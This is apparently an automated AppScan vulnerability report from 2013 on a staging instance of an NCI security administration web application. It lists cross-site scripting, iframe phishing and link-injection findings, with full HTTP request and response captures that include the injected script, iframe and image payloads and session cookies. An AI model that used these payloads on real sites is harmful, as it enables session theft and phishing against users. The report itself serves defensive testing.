Web Application Report

This report includes important security information about your Web Application.

Security Report

This report was created by IBM Rational AppScan 8.5.0.1
1/3/2013 9:06:28 AM

Report Information

Web Application Report

Scan Name: upt-stage_20121214

Scanned Host(s)

Host	Operating System	Web Server	Application Server
upt-stage.nci.nih.gov:443	Unix/Linux	Apache	

Content

This report contains the following sections:

- Executive Summary
- Detailed Security Issues
- Remediation Tasks

Executive Summary

Test Policy

- Default


Security Risks

Following are the security risks that appeared most often in the application. To explore which issues included these risks, please refer to the 'Detailed Security Issues' section in this report.

- It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site
- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to gather sensitive debugging information
- It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Vulnerable URLs

69% of the URLs had test results that included security issues.



Scanned URLs

74 URLs were scanned by AppScan.

Security Issue Possible Causes

Following are the most common causes for the security issues found in the application. The causes below are those that repeated in the maximal number of issues. To explore which issues included these causes, please refer to the 'Detailed Security Issues' section in this report.

- The web server or application server are configured in an insecure way
- Sanitation of hazardous characters was not performed correctly on user input
- No validation was done in order to make sure that user input matches the data type expected

- Proper bounds checking were not performed on incoming parameter values
- Sensitive information might have been cached by your browser

URLs with the Most Security Issues (number issues)


- https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (6)
- https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (6)
- https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (4)
- https://upt-stage.nci.nih.gov/uptlogin/Login.do (4)
- https://upt-stage.nci.nih.gov/upt42/AdminHome.do;jsessionid=DFE10D66B4862F58DDDED3E0616E03C8 (2)

Security Issues per Host

Hosts	High	Medium	Low	Informational	Total
https://upt-stage.nci.nih.gov/	3	7	51	12	73
Total	**3**	**7**	**51**	**12**	**73**

Security Issue Distribution per Threat Class

The following is a list of the security issues, distributed by Threat Class.



Security Issue Cause Distribution

49% Application-related Security Issues (36 out of a total of 73 issues).
Application-related Security Issues can usually be fixed by application developers, as they result from defects in the application code.
51% Infrastructure and Platform Security Issues (37 out of a total 73 issues).
Infrastructure and Platform Security Issues can usually be fixed by system and network administrators as these security issues result from misconfiguration of, or defects in 3rd party products.

Detailed Security Issues

Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do

Total of 3 security issues in this URL

[1 of 3] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (Parameter: applicationId)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=13475]

The following changes were applied to the original request:
• Injected '1<script>alert(32410)</script>' into parameter 'applicationId's value
• Set cookie ''s value to 'SESSIONID=4A7029375353C92308CEE9DAA007C917'
• Set cookie ''s value to 'essionCookie=3975BD7534440251316FE8DF397983A4'
• Set HTTP header to 'is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=4A7029375353C92308CEE9DAA007C917;
sessionCookie=3975BD7534440251316FE8DF397983A4;
ncbi_sid=CE8B0D68061A9581_0076SID; __qca=P0-1624705190-1348...(31 characters more)'

Request/Response:

```
POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
__utmz=98647169.1348577979.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__qca=P0-1624705190-1348577349783; ncbi_sid=CE8B0D68061A9581_0076SID;
sessionCookie=C742FEBEB944D60FC1C6294F255267C4;
JSESSIONID=C2B98BE23BD4C6A9D033006CAD094C35
Content-Length: 59
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&applicationId=1<script>alert(32410)</script>
HTTP/1.1 200 OK
Content-Length: 17931
Date: Wed, 02 Jan 2013 16:25:01 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
              <!-- application hdr begins -->
              <tr>
                  <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                          <tr>

                          <!-- new separate links depending on admin or super admin
-->


                           <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>
```

```
                        <!-- end home links -->




                            <td width="200" align="right">
                                <table>
                                <!--
                                <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                -->
                                <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                -->
                                </table>
                            </td>

                        </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>









<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
```

```
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

          <!-- link 1 ends -->
          <td><img src...
```

Validation In Response:

```
• >gov.nih.nci.security.authorization.domainobjects.Application not found
For input string: "1<script>alert(32410)</script>"
</font>

                                                    </td>
                                            </tr>
                                            <tr>


                                                          <tr>
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 3] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (Parameter: applicationId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=13470]

The following changes were applied to the original request:

• Set parameter 'applicationId's value to '1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=4A7029375353C92308CEE9DAA007C917;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 104
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
```

```
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&applicationId=1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%
2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1 200 OK
Content-Length: 17956
Date: Thu, 27 Dec 2012 18:34:52 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive




<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
```

```
                <!-- application hdr begins -->
                <tr>
                    <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                        <tr>

                        <!-- new separate links depending on admin or super admin
-->


                         <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                        <!-- end home links -->




                            <td width="200" align="right">
                                <table>
                                <!--
                                <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                -->
                                <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                -->
                                </table>
                            </td>

                        </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>
```

```
  <!--
       function set(id)
       {
           document.MenuForm.tableId.value=id;
           document.MenuForm.submit();
       }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

           <tr>
           <!-- link 1 begins -->

           <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></t...
```

Validation In Response:

```
• h.nci.security.authorization.domainobjects.Application not found
For input string: "1'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                <tr>
                                                                    <td cla
• ecurity.authorization.domainobjects.Application not found
For input string: "1'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                <tr>
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[3 of 3] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (Parameter: applicationId)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=13472]

The following changes were applied to the original request:
• Set parameter 'applicationId's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=4A7029375353C92308CEE9DAA007C917;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 75
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&applicationId=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E
HTTP/1.1 200 OK
Content-Length: 17929
Date: Thu, 27 Dec 2012 18:34:53 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive




<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
```

```
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
              <!-- application hdr begins -->
              <tr>
                  <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                        <tr>

                        <!-- new separate links depending on admin or super admin
-->


                         <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                        <!-- end home links -->




                           <td width="200" align="right">
                              <table>
                              <!--
                              <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
```

```
class="appMenu2" width="40%" align="left">cbiitappscan</td></tr>
                                    <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                    <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                    <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                    -->
                                    </table>
                                </td>

                            </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>









<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->...
```

Validation In Response:

```
• R
<br/>gov.nih.nci.security.authorization.domainobjects.Application not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                <tr>
                                                                    <td clas
• .nih.nci.security.authorization.domainobjects.Application not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                <tr>
                                                                    <td cl
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do

Total of 3 security issues in this URL

[1 of 3] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (Parameter: privilegeId)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=17874]

The following changes were applied to the original request:
• Injected '2<script>alert(41208)</script>' into parameter 'privilegeId's value

Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE600030ACFD627FE62; ncbi_sid=CE8B0D68061A9581_0076SID;
```

```
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=80BC1B32BC626754DE4F5B50E1094AD4
Content-Length: 57
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&privilegeId=2<script>alert(41208)</script>
HTTP/1.1 200 OK
Content-Length: 13413
Date: Thu, 27 Dec 2012 19:54:11 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive



<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
```

```
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
               <!-- application hdr begins -->
               <tr>
                   <td height="50">







<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                          <tr>

                          <!-- new separate links depending on admin or super admin
-->


                           <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                          <!-- end home links -->




                             <td width="200" align="right">
                                 <table>
                                 <!--
                                 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                 -->
                                 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                 -->
                                 </table>
                             </td>

                          </tr>
</table>

                   </td>
               </tr>
               <!-- application hdr ends -->
        <tr>
```

```
<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <td><img src="imag...
```

Validation In Response:

```
• r/>gov.nih.nci.security.authorization.domainobjects.Privilege not found
For input string: "2<script>alert(41208)</script>"
</font>

                                                    </td>
                                            </tr>
                                            <tr>


                                                        <tr>
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 3] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (Parameter: privilegeId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=17869]

The following changes were applied to the original request:
• Set parameter 'privilegeId's value to '2%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE600030ACFD627FE62; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=DD1733E323305784A5824E09D3C0B5A5
Content-Length: 102
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&privilegeId=2%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E
HTTP/1.1 200 OK
Content-Length: 13438
Date: Thu, 27 Dec 2012 19:54:07 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive




<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

